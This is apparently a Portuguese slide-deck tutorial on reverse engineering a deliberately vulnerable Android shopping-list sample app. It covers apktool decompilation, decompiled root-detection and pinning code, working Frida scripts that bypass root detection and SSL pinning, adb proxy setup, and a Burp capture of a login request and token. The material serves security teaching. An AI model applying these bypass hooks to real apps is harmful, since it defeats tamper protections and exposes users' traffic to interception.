




Compreendendo o processo de engenharia reversa de aplicativos móveis

Thayse Marques Solis

Introdução

- Aplicação de lista de compras
- Proteções
 - Anti-root
 - SSL Pinning
 - A nível da API do Android
 - A nível de lógica de aplicação
 - Alterando o certificado
- Vulnerabilidades
 - IDOR/BOLA
 - Campo sem sanitização
 - Quantidade negativa
 - Overflow

Abrindo o app em um aparelho rootado





O que houve?

Desempacotar

```
C:\Users\Thayse\Downloads\AnaliseAPK>apktool d base.apk
I: Using Apktool 2.9.3 on base.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\Thayse\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

Activities

```
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules" android:fullBackupContent="@xml/backup_rules" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportRtl="true" android:theme="@style/Theme.Shoplist">
    <activity android:exported="true" android:label="@string/app_name" android:name="com.github.fontoura.sample.shoplist.SplashActivity" android:theme="@style/Theme.Shoplist">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <activity android:exported="false" android:label="@string/title_activity_error" android:name="com.github.fontoura.sample.shoplist.ErrorActivity" />
    <activity android:exported="false" android:label="@string/title_activity_login" android:name="com.github.fontoura.sample.shoplist.LoginActivity" />
    <activity android:exported="false" android:label="@string/title_activity_signup" android:name="com.github.fontoura.sample.shoplist.SignUpActivity" />
    <activity android:exported="false" android:label="@string/app_name" android:name="com.github.fontoura.sample.shoplist.ShopListActivity" />
    <provider android:authorities="com.github.fontoura.sample.shoplist.androidx-startup" android:exported="false" android:name="androidx.startup.InitializationProvider" />
</application>
```


SplashActivity

```
package com.github.fontoura.sample.shoplist;

import android.content.Intent;
import android.os.Bundle;
import android.os.Handler;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class SplashActivity extends AppCompatActivity {
    private static final int SPLASH_DURATION = 500;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.co
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_splash);
        new Handler().postDelayed(new Runnable() { // from class: com.github.fontoura.sample.shoplist.Spl
            @Override // java.lang.Runnable
            public void run() {
                SplashActivity.this.startActivity(new Intent(SplashActivity.this, LoginActivity.class));
                SplashActivity.this.finish();
            }
        }, 500L);
    }
}
```

LoginActivity

```
public class LoginActivity extends AppCompatActivity {  
    private static final String TAG = "com.github.fontoura.sample.shoplist.LoginActivity";  
    private ShopListApplication application;  
    private ActivityLoginBinding binding;  
    private boolean scheduled;  
    public HttpConnectionPlugin httpConnectionPlugin = new HttpConnectionPlugin(this).withPinningEnabled(true);  
    public AsyncTaskPlugin asyncTaskPlugin = new AsyncTaskPlugin();  
    public TimerPlugin timerPlugin = new TimerPlugin();  
    private IntegrityCheckTask integrityCheckTask = new IntegrityCheckTask(this);  
    private final ActivityPlugins activityPlugins = ActivityPlugins.builder().withLogTag(TAG).withPlugin(this.  
httpConnectionPlugin).withPlugin(this.timerPlugin).withPlugin(this.asyncTaskPlugin).build();  
}
```


LoginActivity

```
public void onCreate(Bundle bundle) {  
    super.onCreate(bundle);  
    ShopListApplication shopListApplication = (ShopListApplication) getApplication();  
    this.application = shopListApplication;  
    if (shopListApplication.getAuthenticatedUserData() != null) {  
        startActivity(new Intent(this, ShopListActivity.class));  
        finish();  
        return;  
    }  
    this.integrityCheckTask.withCheck(new Supplier() { // from class: com.github.fontoura.sample.  
        @Override // java.util.function.Supplier  
        public final Object get() {  
            Boolean valueOf;  
            valueOf = Boolean.valueOf(!FileUtils.anyFilesExist(DetectionUtils.ROOT_FILE_PATHS));  
            return valueOf;  
        }  
    });  
});
```

IntegrityCheckTask

```
public IntegrityCheckTask withCheck(Supplier<Boolean> supplier) {  
    this.checks.add(supplier);  
    return this;  
}
```

```
public class IntegrityCheckTask implements BackgroundTask<Boolean> {  
    private final Activity activity;  
    private final List<Supplier<Boolean>> checks = new ArrayList();  
    private int count = 0;
```

DetectionUtils

```
package com.github.fontoura.sample.shoplist.utils;  
  
/* loaded from: classes.dex */  
public class DetectionUtils {  
    public static String[] ROOT_FILE_PATHS = {"/sbin/su", "/system/bin/su", "/system/xbin/su", "/data/local/xbin/su", "/data/local/bin/su", "/  
  
    private DetectionUtils() {  
    }  
}
```





Bypass de Root Detection

Voltando à Login Activity

```
});  
this.activityPlugins.onCreate(bundle);  
this.timerPlugin.setInterval(this.integrityCheckTask, CoroutineLiveDataKt.DEFAULT_TIMEOUT);  
ActivityLoginBinding inflate = ActivityLoginBinding.inflate(getLayoutInflater());
```

TimerPlugin.setInterval

```
public <T> void setInterval(BackgroundTask<T> backgroundTask, long j) {  
    addTask(backgroundTask, j, true);  
}
```

BackgroundTask

```
public interface BackgroundTask<T> {  
    void continueInForeground(T t);  
  
    T doInBackground() throws Throwable;  
  
    void handleInForeground(Throwable th);  
}
```

CoroutineLiveDataKt

```
public final class CoroutineLiveDataKt {  
    public static final long DEFAULT_TIMEOUT = 5000;
```

IntegrityCheckTask.doInBackground

```
public Boolean doInBackground() throws Throwable {  
    this.count++;  
    return Boolean.valueOf(doIntegrityCheck());  
}
```

IntegrityCheckTask.doIntegrityCheck

```
private boolean doIntegrityCheck() {  
    int i = 0;  
    int i2 = 0;  
    for (Supplier<Boolean> supplier : this.checks) {  
        if (supplier.get().booleanValue()) {  
            i++;  
        } else {  
            i2++;  
        }  
    }  
    return i > 0 && i2 == 0;  
}
```

IntegrityCheckTask.continueInForeground

```
public void continueInForeground(Boolean bool) {  
    if (bool.booleanValue()) {  
        return;  
    }  
    this.activity.startActivity(new Intent(this.activity, ErrorActivity.class));  
    this.activity.finish();  
}
```

Entendendo setInterval de outra forma - Github

```
/**
 * Schedules a task to run repeatedly in a given interval.
 * <p/>
 * This method is very similar to the {@code setInterval} function of JavaScript (see
 * <a href="https://nodejs.org/docs/latest-v10.x/api/timers.html#timers_setinterval_callback_delay_args">
 * documentation</a> here).
 * @param task The task to be executed.
 * @param interval The interval in milliseconds.
 * @param <T> The type of the result of the task.
 */
public <T> void setInterval(BackgroundTask<T> task, long interval) {
    addTask(task, interval, true);
}
```

<https://github.com/fontoura/androidutils/blob/b702e635fa0b304b94e9fa623b44393a2a75f8d3/src/main/java/com/github/fontoura/androidutils/plugins/TimerPlugin.java#L82>

Voltando à Login Activity

```
this.integrityCheckTask.withCheck(new Supplier() {  
class: com.github.fontoura.sample.shoplist.LoginActivity$$ExternalSyntheticLambda3  
    @Override // java.util.function.Supplier  
    public final Object get() {  
        return LoginActivity.this.m93x8e3c63da();  
    }  
});  
this.integrityCheckTask.withCheck(new Supplier() {  
class: com.github.fontoura.sample.shoplist.LoginActivity$$ExternalSyntheticLambda4  
    @Override // java.util.function.Supplier  
    public final Object get() {  
        return LoginActivity.this.m94xd1c7819b();  
    }  
});  
this.asyncTaskPlugin.doAsync(this.integrityCheckTask);
```

AsyncTaskPlugin

```
public <T> void doAsync(BackgroundTask<T> backgroundTask) {  
    this.executorService.execute(new BackgroundTaskRunnable(backgroundTask, this.mainHandler));  
}
```

Fazendo o Hook para remover detecção de root

```
Java.perform(function() {  
    var timer_plugin = Java.use("com.github.fontoura.sample.shoplist.plugin.TimerPlugin")  
    var set_interval = timer_plugin.setInterval.overload('com.github.fontoura.sample.shoplist.plugin.  
    BackgroundTask', 'long')  
    set_interval.implementation = function () {  
        console.log("\n [ + ] Hookando setInterval");  
    }  
  
    var integrity = Java.use("com.github.fontoura.sample.shoplist.tasks.IntegrityCheckTask")  
    var continue_in_foreground = integrity.continueInForeground.overload('java.lang.Boolean')  
    continue_in_foreground.implementation = function () {  
        console.log("\n [ + ] Hookando continueInForeground");  
    }  
}, 0);
```

Fazendo o Hook para remover detecção de root

```
C:\Users\Thayse\Downloads\AnaliseAPK> frida -U -f com.github.fontoura.sample.shoplist -l root.js
```

```

  ____
 /  _ \   Frida 16.2.1 - A world-class dynamic instrumentation toolkit
| (  | |
 > _ \|   Commands:
/_/  |_/_  help      -> Displays the help system
. . . . . object?    -> Display information about 'object'
. . . . . exit/quit  -> Exit
. . . . .
. . . . . More info at https://frida.re/docs/home/
. . . . .
. . . . . Connected to SM A346M (id=RXCX2069TPT)
```


```
Spawned `com.github.fontoura.sample.shoplist`. Resuming main thread!
```

```
[SM A346M::com.github.fontoura.sample.shoplist ]->
```




```
[ + ] Hookando setInterval
```

```
[ + ] Hookando continueInForeground
```




Resultado do Hook



Criando um usuário




Dashboard




```
C:\Users\Thayse\Downloads\AnaliseAPK>adb reverse tcp:8080 tcp:8080  
8080
```

```
C:\Users\Thayse\Downloads\AnaliseAPK>adb shell settings put global http_proxy 127.0.0.1:8080
```

Certificate Pinning





Bypass de SSL Pinning 1

A nível da API do Android

LoginActivity

```
package com.github.fontoura.sample.shoplist;

import android.content.Intent;
import android.os.Bundle;
import android.os.PersistableBundle;
import android.text.Editable;
import android.text.TextUtils;
import android.text.TextWatcher;
import android.util.Log;
import android.view.View;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import androidx.lifecycle.CoroutineLiveDataKt;
import com.github.fontoura.sample.shoplist.data.model.AuthenticatedUserData;
import com.github.fontoura.sample.shoplist.databinding.ActivityLoginBinding;
import com.github.fontoura.sample.shoplist.plugin.ActivityPlugins;
import com.github.fontoura.sample.shoplist.plugin.AsyncTaskPlugin;
import com.github.fontoura.sample.shoplist.plugin.BackgroundTask;
import com.github.fontoura.sample.shoplist.plugin.HttpConnectionPlugin;
import com.github.fontoura.sample.shoplist.plugin.TimerPlugin;
import com.github.fontoura.sample.shoplist.tasks.IntegrityCheckTask;
import com.github.fontoura.sample.shoplist.utils.DetectionUtils;
import com.github.fontoura.sample.shoplist.utils.FileUtils;
import java.util.function.Supplier;
```

HttpConnectionPlugin


```
package com.github.fontoura.sample.shoplist.plugin;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;
import com.github.fontoura.sample.shoplist.R;
import com.github.fontoura.sample.shoplist.utils.HTTPRequestPreparer;
import java.io.IOException;
import java.io.InputStream;
import java.net.HttpURLConnection;
import java.security.KeyManagementException;
import java.security.KeyStore;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.security.cert.CertificateException;
import java.security.cert.CertificateFactory;
import java.security.cert.X509Certificate;
import javax.net.ssl.HostnameVerifier;
import javax.net.ssl.HttpsURLConnection;
import javax.net.ssl.SSLContext;
import javax.net.ssl.SSLSession;
import javax.net.ssl.TrustManager;
import javax.net.ssl.TrustManagerFactory;
import javax.net.ssl.X509TrustManager;
```

SSL Pinning Bypass

```
Java.perform(function() {  
    
  var array_list = Java.use("java.util.ArrayList");  
  var ApiClient = Java.use('com.android.org.conscrypt.TrustManagerImpl');  
  
  ApiClient.checkTrustedRecursive.implementation = function(a1, a2, a3, a4, a5, a6) {  
    console.log('Bypassing SSL Pinning');  
    var k = array_list.$new();  
    return k;  
  }  
}, 0);
```


SSL Pinning Bypass





Bypass de SSL Pinning 2

A nível de lógica de aplicação

LoginActivity


```
import com.github.fontoura.sample.shoplist.data.model.AuthenticatedUserData;
import com.github.fontoura.sample.shoplist.databinding.ActivityLoginBinding;
import com.github.fontoura.sample.shoplist.plugin.ActivityPlugins;
import com.github.fontoura.sample.shoplist.plugin.AsyncTaskPlugin;
import com.github.fontoura.sample.shoplist.plugin.BackgroundTask;
import com.github.fontoura.sample.shoplist.plugin.HttpConnectionPlugin;
import com.github.fontoura.sample.shoplist.plugin.TimerPlugin;
import com.github.fontoura.sample.shoplist.tasks.IntegrityCheckTask;
import com.github.fontoura.sample.shoplist.utils.DetectionUtils;
import com.github.fontoura.sample.shoplist.utils.FileUtils;
import java.util.function.Supplier;
```

```
public class LoginActivity extends AppCompatActivity {
    private static final String TAG = "com.github.fontoura.sample.shoplist.LoginActivity";
    private ShopListApplication application;
    private ActivityLoginBinding binding;
    private boolean scheduled;
    public HttpConnectionPlugin httpConnectionPlugin = new HttpConnectionPlugin(this).withPinningEnabled(true);
    public AsyncTaskPlugin asyncTaskPlugin = new AsyncTaskPlugin();
    public TimerPlugin timerPlugin = new TimerPlugin();
}
```

HttpConnectionPlugin

```
public HttpConnectionPlugin withPinningEnabled(boolean z) {  
    setPinningEnabled(z);  
    return this;  
}
```

```
public boolean isPinningEnabled() {  
    return this.pinningEnabled;  
}
```



Onde isso é usado?

isPinningEnabled -> onde é usado?

```
public /* synthetic */ Boolean m93x8e3c63da() {  
    return Boolean.valueOf(this.httpConnectionPlugin.isPinningEnabled());  
}
```

LoginActivity

```
private void onLoginCommand(final String str, final String str2) {  
    if (this.integrityCheckTask.getCount() == 0) {  
        this.asyncTaskPlugin.doAsync(this.integrityCheckTask);  
        return;  
    }  
    if (!this.httpConnectionPlugin.isPinningEnabled()) {  
        this.httpConnectionPlugin.setPinningEnabled(true);  
    }  
}
```

LoginActivity

```
public /* synthetic */ Boolean m95xa891a523() {  
    return Boolean.valueOf(this.httpConnectionPlugin.isPinningEnabled());  
}
```

ShopListActivity

isPinningEnabled -> onde é usado?

```
public /* synthetic */ Boolean m98xd80c3e65() {  
    return Boolean.valueOf(this.httpConnectionPlugin.isPinningEnabled());  
}
```

SignUpActivity

```
private void onSignUpCommand(final String str, final String str2) {  
    if (this.integrityCheckTask.getCount() == 0) {  
        this.asyncTaskPlugin.doAsync(this.integrityCheckTask);  
        return;  
    }  
    if (!this.httpConnectionPlugin.isPinningEnabled()) {  
        this.httpConnectionPlugin.setPinningEnabled(true);  
    }  
}
```

SignUpActivity

SSL Pinning Bypass

```
Java.perform(function() {  
  
    var Http_Connection_Plugin = Java.use("com.github.fontoura.sample.shoplist.plugin.HttpConnectionPlugin")  
    var with_PinningEnabled = Http_Connection_Plugin.withPinningEnabled.overload('boolean')  
    with_PinningEnabled.implementation = function (z) {  
        console.log('Bypassing SSL Pinning');  
        return this.withPinningEnabled(false);  
    }  
  
    var is_PinningEnabled = Http_Connection_Plugin.isPinningEnabled.overload()  
    is_PinningEnabled.implementation = function () {  
        return true;  
    }  
  
}, 0);
```

SSL Pinning Bypass

The screenshot displays the Burp Suite interface, specifically the HTTP history and request/response details. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, Help, and various tools like Sequencer, Decoder, and Comparer. The 'Proxy' tab is active in the top navigation bar. Below this, the 'HTTP history' tab shows a list of intercepted requests. The first request is highlighted, showing a POST to /users/login with a status code of 200 and a JSON response.

Request Details:

- Method: POST
- URL: /users/login
- Status code: 200
- Length: 288
- MIME type: JSON

Request Body (JSON):

```
{  "password": "bxsec",  "username": "bxsec"}
```

Response Details:

- Status: HTTP/2 200 OK
- Content-Type: application/json
- Content-Length: 181
- Date: Sat, 10 Aug 2024 20:59:43 GMT

Response Body (JSON):

```
{  "isSuperUser": false,  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJ4c2VjIiwic3ViIjoieHhzc2VhZWMiLCJ1eHAiOiJFb3MjMzMyUzODN9.Ddq_uSodnY2QC9nLGE0a9APoAvOR0s8SQtSpT1iC8No"}
```

The bottom of the interface shows search bars for both the request and response, with 0 highlights found. The status bar at the very bottom indicates 'Event log All issues' and 'Memory: 145.5MB'.




Bypass de SSL Pinning 3

Alterando o certificado

SSL Pinning Bypass - Certificado

```
res/raw/certificate.crt x
1 -----BEGIN CERTIFICATE-----
2 MIIETCCA1mgAwIBAgIUblkdD+VKeE0diwiqIvsNX9aNHZAwdQYJKoZIhvcNAQEL
3 BQAwgccxChAJBgNVBAYTAKJSMRIwEAYDVQQIDAlQYXJhbnN0dWQxETAPBgNVBACM
4 CEN1cm10aWJhMR0wGwYDVQQKDBRhcGVuIFNvdXJjZSBtb2Z0d2FyZTElMCMGA1UE
5 CwwcT3BlbiBTb3VyY2UgRGV2ZWxvcGVyIE9mZmljZTEgMB4GA1UEAwwXRmVsaXB1
6 IE1pY2hlbHMgRm9udG91cmExKTAnBgkqhkiG9w0BCQEWGmZlbG1wZS5tZm9udG91
7 cmFAZ21haWwY29tMB4XDTE0MDcxNDE3NDY0N1oXDTE1MDcxNDE3NDY0N1owgcCcx
8 CzAJBgNVBAYTAKJSMRIwEAYDVQQIDAlQYXJhbnN0dWQxETAPBgNVBACMCEN1cm10
9 aWJhMR0wGwYDVQQKDBRhcGVuIFNvdXJjZSBtb2Z0d2FyZTElMCMGA1UECwwcT3Bl
10 biBTb3VyY2UgRGV2ZWxvcGVyIE9mZmljZTEgMB4GA1UEAwwXRmVsaXB1IE1pY2hl
